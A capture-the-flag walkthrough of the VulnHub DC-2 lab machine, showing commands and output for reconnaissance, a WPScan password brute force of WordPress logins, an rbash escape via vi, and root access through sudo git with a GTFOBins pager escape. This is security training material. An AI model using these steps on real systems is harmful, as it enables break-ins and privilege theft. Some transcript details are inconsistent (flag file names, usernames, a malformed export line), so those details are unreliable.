

## DC-2 VULNHUB WALKTHROUGH: A STEP BY STEP GUIDE

By: Alina Prem

This walkthrough will give an idea of each step of the DC-2 machine exploitation hosted on VulnHub. The steps include everything from the initial network scanning , enumeration, exploitation ,privilege escalation and collection of the flags.

### Step 1: Discovering the target machines IP

#### Objective:

To identify the ip of the target machine on the local machine.

#### Action:

I run the command **sudo arp-scan --localnet** to scan my local network.

```
(hacker@hacker)-[~]
$ sudo arp-scan --localnet

Interface: eth0, type: EN10MB, MAC: 08:00:27:08:d9:ee, IPv4: 10.0.2.15
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1    52:54:00:12:35:00    (Unknown: locally administered)
10.0.2.2    52:54:00:12:35:00    (Unknown: locally administered)
10.0.2.3    08:00:27:03:bf:3c    (Unknown)
10.0.2.8    08:00:27:61:fb:a7    (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.870 seconds (136.90 hosts/sec). 4 responded
```

### Step 2: Performing basic nmap scan

#### Objective:

To find out the open ports on the target machine

#### Action :

Before jumping in it is always good to do a basic scan inorder to know what we are dealing with and for that I did a simple scan using nmap : **nmap 10.0.2.8** however it shows only port.

```
(hacker@hacker)-[~]
$ nmap 10.0.2.8
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-04 20:39 +04
Nmap scan report for 10.0.2.8
Host is up (0.0013s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 08:00:27:61:FB:A7 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.46 seconds
```

To gather all the information that I need I run another scan using **nmap -p- 10.0.2.8** by doing so it scanned through all the ports. There were 2 open ports available.

```
(hacker@hacker)-[~]
$ nmap -p- 10.0.2.8

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-04 20:36 +04
Nmap scan report for 10.0.2.8
Host is up (0.0059s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
7744/tcp  open  ragmon-pdu
MAC Address: 08:00:27:61:FB:A7 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 12.92 seconds
```

### Step 3: Extensive nmap scan

#### Objective:

To gather a detailed analysis of the target machines open ports, the services, their versions and any potential vulnerabilities.

#### Action:

After conducting the basic scan I run a more extensive scan using the command **sudo nmap -sVC -p- -T4 -A 10.0.2.8**

#### Result:

- The target was running WordPress on port 80.
- The scan also provided details about the version of WordPress and the server software running.

```
(hacker@hacker)-[~]
$ sudo nmap -sVC -p- -T4 -A 10.0.2.8

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-04 20:43 +04
Nmap scan report for 10.0.2.8
Host is up (0.0042s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.18 ((Debian))
|_ http-title: Did not follow redirect to http://dc-2/
|_ http-server-header: Apache/2.4.18 (Debian)
7744/tcp  open  ssh       OpenSSH 6.7p1 Debian 5+deb8u7 (protocol 2.0)
|_ ssh-hostkey:
|   1024 52:51:7b:6e:70:a4:33:7a:d2:4b:e1:0b:5a:0f:9e:d7 (DSA)
|   2048 59:11:d8:af:38:51:8f:41:a7:44:b3:28:03:80:99:42 (RSA)
|   256  df:18:1d:74:26:ce:c1:4f:6f:2f:c1:26:54:31:51:91 (ECDSA)
|_  256  d9:38:5f:99:7c:0d:64:7e:1d:46:f6:e9:7c:c6:37:17 (ED25519)
MAC Address: 08:00:27:61:FB:A7 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 4.18 ms 10.0.2.8

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.46 seconds
```


## Step 4: interacting with the web service

### Objective:


To assess the web service running on port 80

### Action:

The next thing I do is head to port 80. I open the browser and type in the ip to interact with web service provided but it couldn't connect.



To troubleshoot the issue I modified the `/etc/hosts` file using `sudo mousepad /etc/hosts`. Inside the file I add the ip address and the hostname of DC-2 to make sure the system can resolve it correctly.



Then I again tried the Ip and this time it showed me a WordPress site with some basic informations . I inspect around a little to see if I can find any clues .


## Step 5: inspecting the wordpress site

### Objective:


To look for flags , clues or any other information's available in the website.

### Action:

Once I accessed the WordPress site my next aim was to look for any possible flags of hints that maybe available in the page source directories etc.



While browsing the site I found **flag 1** in the page contents with some clues that are required to move forward.



## **Step 6: Finding hidden directories using gobuster**

### **Objective:**

To use a tool to find the hidden directories that are available for the wordpress site.

### **Action:**

I do gobuster search using command **gobuster dir -u <http://10.0.2.8> -w /usr/share/wordlists/dirb/common.txt**.

```
(hacker@hacker)-[~]
$ gobuster dir -u http://10.0.2.8 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://10.0.2.8
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.hta (Status: 403) [Size: 287]
/.htpasswd (Status: 403) [Size: 292]
/.htaccess (Status: 403) [Size: 292]
/index.php (Status: 200) [Size: 53562]
/server-status (Status: 403) [Size: 296]
/wp-admin (Status: 301) [Size: 307] [→ http://10.0.2.8/wp-admin/]
/wp-content (Status: 301) [Size: 309] [→ http://10.0.2.8/wp-content/]
/wp-includes (Status: 301) [Size: 310] [→ http://10.0.2.8/wp-includes/]
Progress: 4614 / 4615 (99.98%)
/xmlrpc.php (Status: 405) [Size: 42]

Finished
```

During the scan, Gobuster discovered a hidden directory that led to a **WordPress** login page.



## Step 7: creating a customized wordlist using cewl

### Objective:

To generate a customized wordlist based on the websites content.

### Action:

Based on the hints that were given in the flag 1 I use cewl .I run the command **cewl -w DC-2.TXT http://dc-2/**

```
(hacker@hacker)-[~]
$ cewl -w DC-2.TXT http://dc-2/
CeWL 6.2.1 (More Fixes) Robin Wood (robin@diginiinja) (https://diginiinja/)
```

## Step 8: Enumerating users using WPScan

### Objective:

Enumerate valid users of the wordpress site to gain access to the login page.

### Action:


I enumerate the users available using command **wpscan -url <http://dc-2> -enumerate u**



```
(hacker@hacker)-[~]
$ wpscan -url http://dc-2 -enumerate u

WPScan
WordPress Security Scanner by the WPScan Team
Version 3.8.27
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
```

I got 2 usernames jerry and tom and admin is the default user in the wordpress site .



```
[*] admin
| Found By: Rss Generator (Passive Detection)
| Confirmed By:
| Wp Json Api (Aggressive Detection)
|   - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)


[*] jerry
| Found By: Wp Json Api (Aggressive Detection)
|   - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
| Confirmed By:
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

[*] tom
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[*] Finished: Tue Feb  4 21:44:36 2025
[*] Requests Done: 74
[*] Cached Requests: 6
[*] Data Sent: 16.619 KB
[*] Data Received: 22.317 MB
[*] Memory used: 194.801 MB
[*] Elapsed time: 00:00:04
```

I save the users to a file users.txt



```
--users.txt - Mousepad
File Edit Search View Document Help
1 admin
2 jerry
3 tom
4
```

## Step 9: brute forcing the wordpress login using WPScan

### Objective:

Attempt a brute force attack to find the correct passwords for the login.

### Action:

Now I have the list of usernames users.txt and passwords in wordlist DC-2.TXT . so next I try to bruteforce the target machine using the wpscan using command **wpscan -url http://dc-2 -U /home/hacker/users.txt -P /home/hacker/DC-2.TXT**

```
(hacker@hacker)-[~]
$ wpscan --url http://dc-2 -U /home/hacker/users.txt -P /home/hacker/DC-2.TXT

  WPSecan

WordPress Security Scanner by the WPSecan Team
Version 3.8.27
Sponsored by Automattic - https://automattic.com/
@_WPSecan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://dc-2/ [10.0.2.8]
[+] Started: Tue Feb  4 21:56:22 2025
```

The wpscan is successful and I get the passwords of tom and jerry user.

```
[!] Valid Combinations Found:
| Username: jerry , Password: adipiscing
| Username: tom, Password: parturient


[!] No WPSecan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Tue Feb  4 21:58:20 2025
[+] Requests Done: 819
[+] Cached Requests: 5
[+] Data Sent: 364.235 KB
[+] Data Received: 751.28 KB
[+] Memory used: 284.27 MB
[+] Elapsed time: 00:01:58
```


## Step 10: logging in to jerry's WordPress account

### Objective:

Using the credentials trying to gain access



As I inspect around a little I find **flag 2** with further hints.



## **Step 11: gaining ssh access into the machine**

### **Objective:**

To gain access into the system using the previously gained credentials.

### **Action:**

Now as I have a username and password I try to connect to ssh using the command **ssh tom@dc-2 -p 7744**

I get access.



```
(hacker@hacker)-[~]
$ ssh tom@dc-2 -p 7744
The authenticity of host '[dc-2]:7744 ([10.0.2.8]:7744)' can't be established.
ED25519 key fingerprint is SHA256:JEugxeXYqsY0dfaV/hdSQN31Pp0vLi5iGFvQb8cB1YA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[dc-2]:7744' (ED25519) to the list of known hosts.
tom@dc-2's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
tom@DC-2:~$
```

I try listing the contents but the shell was rbash as it was a restricted shell I couldn't gather any other information.

```
(hacker@hacker)-[~]
$ ssh tom@dc-2 -p 7744
The authenticity of host '[dc-2]:7744 ([10.0.2.8]:7744)' can't be established.
ED25519 key fingerprint is SHA256:JEugxeXYqsY0dfaV/hdSQN31Pp0vLi5iGFvQb8cB1YA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[dc-2]:7744' (ED25519) to the list of known hosts.
tom@dc-2's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
tom@DC-2:~$ ls
flag3.txt  usr
tom@DC-2:~$ cat flag3.txt
-rbash: cat: command not found
```

## Step 12: escaping the rbash using Vi

### Objective:

To escape from the restricted shell and to gain full access into the machine

### Action:

After researching around a little I found that I could use vi editor to gain full access .

Inside the vi editor I typed **:set shell=/bin/sh** and then **:shell**

```
(hacker@hacker)-[~]
$ ssh tom@dc-2 -p 7744
tom@dc-2's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Feb  5 10:07:54 2025 from 10.0.2.15
tom@DC-2:~$ vi

$
```

After that, I typed the **/bin/bash** command to switch to the Bash shell

```
(hacker@hacker)-[~]
$ ssh tom@dc-2 -p 7744
tom@dc-2's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Feb  5 10:07:54 2025 from 10.0.2.15
tom@DC-2:~$ vi

$ /bin/bash
tom@DC-2:~$
```

Then I added the missing directories using the command

```
export PATH=/bin:/usr/bin:$PATH
```

```
export SHELL=/bin/bash:$SHELL
```

id

```
(hacker@hacker)-[~]
$ ssh tom@dc-2 -p 7744
tom@dc-2's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Feb  5 10:12:06 2025 from 10.0.2.15
tom@DC-2:~$ vi

$ /bin/sh
$ /bin/bash
tom@DC-2:~$ export PATH=/bin:/usr/bin:$PATH
tom@DC-2:~$ export SHELL=/bin/bash:$SHELL
tom@DC-2:~$ id
uid=1001(tom) gid=1001(tom) groups=1001(tom)
tom@DC-2:~$
```

### Step 14: to display flag 3

#### Objective:

To find and display the third flag

#### Action:

I listed the contents and found **flag3.txt** and I opened it using cat command.

```
(hacker@hacker)-[~]
$ ssh tom@dc-2 -p 7744
tom@dc-2's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Feb  5 10:12:06 2025 from 10.0.2.15
tom@DC-2:~$ vi

$ /bin/sh
$ /bin/bash
tom@DC-2:~$ export PATH=/bin:/usr/bin:$PATH
tom@DC-2:~$ export SHELL=/bin/bash:$SHELL
tom@DC-2:~$ id
uid=1001(tom) gid=1001(tom) groups=1001(tom)
tom@DC-2:~$ ls
flag9.txt  usr
tom@DC-2:~$ cat flag3.txt
Poor old Tom is always running after Jerry. Perhaps he should su for all the stress he causes.
tom@DC-2:~$
```

## Step 15: switching to jerry's account

### Objective:

To find if there are any flags present in jerrys account.

### Action:

I switched to jerrys account using the same credentials that I got when I did WPScan.

Flag 4.txt was in the home directory.

```
tom@DC-2:~$ su jerry
Password:
jerry@DC-2:/home/tom$ cd
jerry@DC-2:~$ ls
flag4.txt
jerry@DC-2:~$ cat flag4.txt
Good to see that you've made it this far - but you're not home yet.

You still need to get the final flag (the only flag that really counts!!!).

No hints here - you're on your own now. :-)

Go on - git outta here!!!!
```

## Step 16: Finding sudo privileges and privilege escalation

I find there is a hint here and next to check the permissions of the user I try to find if there are any sudo privileges using **sudo -l** and it shows user can run the git command without the root password.

```
jerry@DC-2:~$ sudo -l
Matching Defaults entries for jerry on DC-2:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jerry may run the following commands on DC-2:
  (root) NOPASSWD: /usr/bin/git
jerry@DC-2:~$
```

I search git in GTFOBins and find a code I execute it

(b) This invokes the default pager, which is likely to be `less`, other functions may apply.

```
sudo git -p help config
!/bin/sh
```

I execute the first code `sudo git -p help config`

```
jeremy@dc-2:~$ sudo git -p help config
GIT-CONFIG(1)                                Git Manual                                GIT-CONFIG(1)

NAME
  git-config - Get and set repository or global options

SYNOPSIS
  git config [-v|--verbose] [type] [-z|--null] name [value [value_regex]]
  git config [-v|--verbose] [type] --add name value
  git config [-v|--verbose] [type] --replace-all name value [value_regex]
  git config [-v|--verbose] [type] [-z|--null] --get name [value_regex]
  git config [-v|--verbose] [type] [-z|--null] --get-all name [value_regex]
  git config [-v|--verbose] [type] [-z|--null] --get-regexp name_regex [value_regex]
  git config [-v|--verbose] [type] [-z|--null] --get-or-match name URI
  git config [-v|--verbose] --unset name [value_regex]
  git config [-v|--verbose] --unset-all name [value_regex]
  git config [-v|--verbose] --rename-section old_name new_name
  git config [-v|--verbose] --remove-section name
  git config [-v|--verbose] [-z|--null] -l [-l] --list
  git config [-v|--verbose] --get-color name [default]
  git config [-v|--verbose] --get-colorbool name [stdout-is-ty]
  git config [-v|--verbose] -e | --edit

DESCRIPTION
  You can query/set/replace/unset options with this command. The name is actually the section and the key separated by a dot, and the value will be escaped.

  Multiple lines can be added to an option by using the --add option. If you want to update or unset an option which can occur on multiple lines, a REGEX value_regex needs to be given. Only the existing values that
  match the regex are updated or unset. If you want to handle the lines that do not match the regex, just prepend a single exclamation mark in front (see also the section called "EXAMPLES").

  The type specifier can be either --int or --bool, to make git config ensure that the variable(s) are of the given type and convert the value to the canonical form (simple decimal number for int, a "true" or "false" string
  for bool), or --path, which does some path expansion (see --path below). If no type specifier is passed, no checks or transformations are performed on the value.

  When reading, the values are read from the system, global and repository local configuration files by default, and options --system, --global, --local and --file <filename> can be used to tell the command to read from only
  that location (see the section called "FILES").

  When writing, the new value is written to the repository local configuration file by default, and options --system, --global, --file <filename> can be used to tell the command to write to that location (you can say --local
  but that is the default).

  This command will fail with non-zero status upon error. Some exit codes are:


  1. The config file is invalid (ret=1),
  2. Can not write to the config file (ret=2),
  3. no section or name was provided (ret=3),
  4. the section or key is invalid (ret=4).
```

Then the next line `!/bin/sh`

```
#!/bin/sh
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# /bin/bash
root@DC-2:~/home/jerry#
```

### Step 17 :Finally I printed out the **final flag**.

```
root@DC-2:/home/jerry# cd /root
root@DC-2:~# ls
final-flag.txt
root@DC-2:~# cat final-flag.txt
```



Congratulations!!!

A special thanks to all those who sent me tweets and provided me with feedback - it's all greatly appreciated.

If you enjoyed this CTF, send me a tweet via @DCAU7.

# THE END !!!